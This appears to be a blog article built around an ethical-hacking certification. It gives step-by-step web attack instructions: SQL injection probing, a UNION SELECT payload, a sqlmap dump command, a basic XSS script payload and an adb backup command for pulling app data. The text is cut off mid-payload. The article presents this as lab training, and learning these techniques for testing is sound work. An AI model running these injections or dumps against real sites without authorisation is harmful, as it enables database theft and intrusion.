
Listen to this Post

Introduction:
The cybersecurity industry is currently facing a talent shortage, with millions of unfilled positions globally. In response, hands-on certifications that go beyond theory are becoming the gold standard for entry-level and mid-career professionals. Solomon Paul’s recent certification in Ethical Hacking and Cybersecurity, as detailed in his announcement, showcases a curriculum that focuses on practical vulnerability assessment, penetration testing, and ethical disclosure—skills that are immediately applicable to defending modern enterprise environments. This article breaks down the technical pillars of that training, providing actionable commands, tool configurations, and step-by-step guides for the core areas mentioned: Web Security, Bug Bounty, Android Penetration Testing, and Wi-Fi Hacking.
Learning Objectives & Secrets:
- Objective 1: Master the OWASP Top 10 vulnerabilities, specifically SQL Injection and Cross-Site Scripting (XSS), by exploiting and then patching them in a lab environment. Secret Tip: Always use parameterized queries for SQL and Content Security Policy (CSP) for XSS, but during testing, use `sqlmap` with the `–risk=3` flag to uncover deeper, out-of-band injection points.
- Objective 2: Establish a professional bug bounty workflow that goes beyond scanning. Secret Tip: Manual parameter manipulation often finds business logic flaws that scanners miss. Use the “Repeater” tool in Burp Suite to manually fuzz parameters with custom payloads, and document findings using a standardized CVSS v3.1 vector string for high-impact reporting.
- Objective 3: Conduct effective Android penetration testing without rooting the device. Secret Tip: Use the Android Debug Bridge (ADB) to back up the application data (
adb backup -f app.ab -apk com.example.app) and inspect the backup for hardcoded API keys or sensitive files, which is a common misconfiguration in production apps.
You Should Know:
- Web Application Hacking: Exploiting SQL Injection and XSS in a Controlled Environment
This section extends the “Website Hacking” segment of Solomon’s certification, focusing on how these attacks work on both Linux and Windows backend servers.
Step‑by‑step guide for SQL Injection (MySQL/MariaDB):
- Identify a vulnerable parameter: Look for URLs with `?id=1` or POST forms.
- Inject a single quote: Append `’` to the parameter (e.g.,
?id=1'). If the application returns a database error, it is likely vulnerable. - Determine the number of columns: Use the `ORDER BY` clause. In a browser or using
curl, execute:
– Linux/Windows (curl): `curl -g “http://target.com/page?id=1 ORDER BY 1–“`
– Increment the number until you get an error (e.g., ORDER BY 5--).
4. Extract Database Name: Use a UNION injection to pull data.
?id=-1 UNION SELECT 1,database(),3,4--
5. Automate with sqlmap: For faster results, run:
sqlmap -u "http://target.com/page?id=1" --batch --dbms=mysql --dump
Step‑by‑step guide for Cross-Site Scripting (XSS) Testing:
- Identify input fields: Test search bars or comment boxes.
- Inject a basic payload:
<script>alert('XSS')</script>. If an alert box pops up, it’s confirmed. - Bypass filters: If basic tags are filtered, use an event handler payload like `”>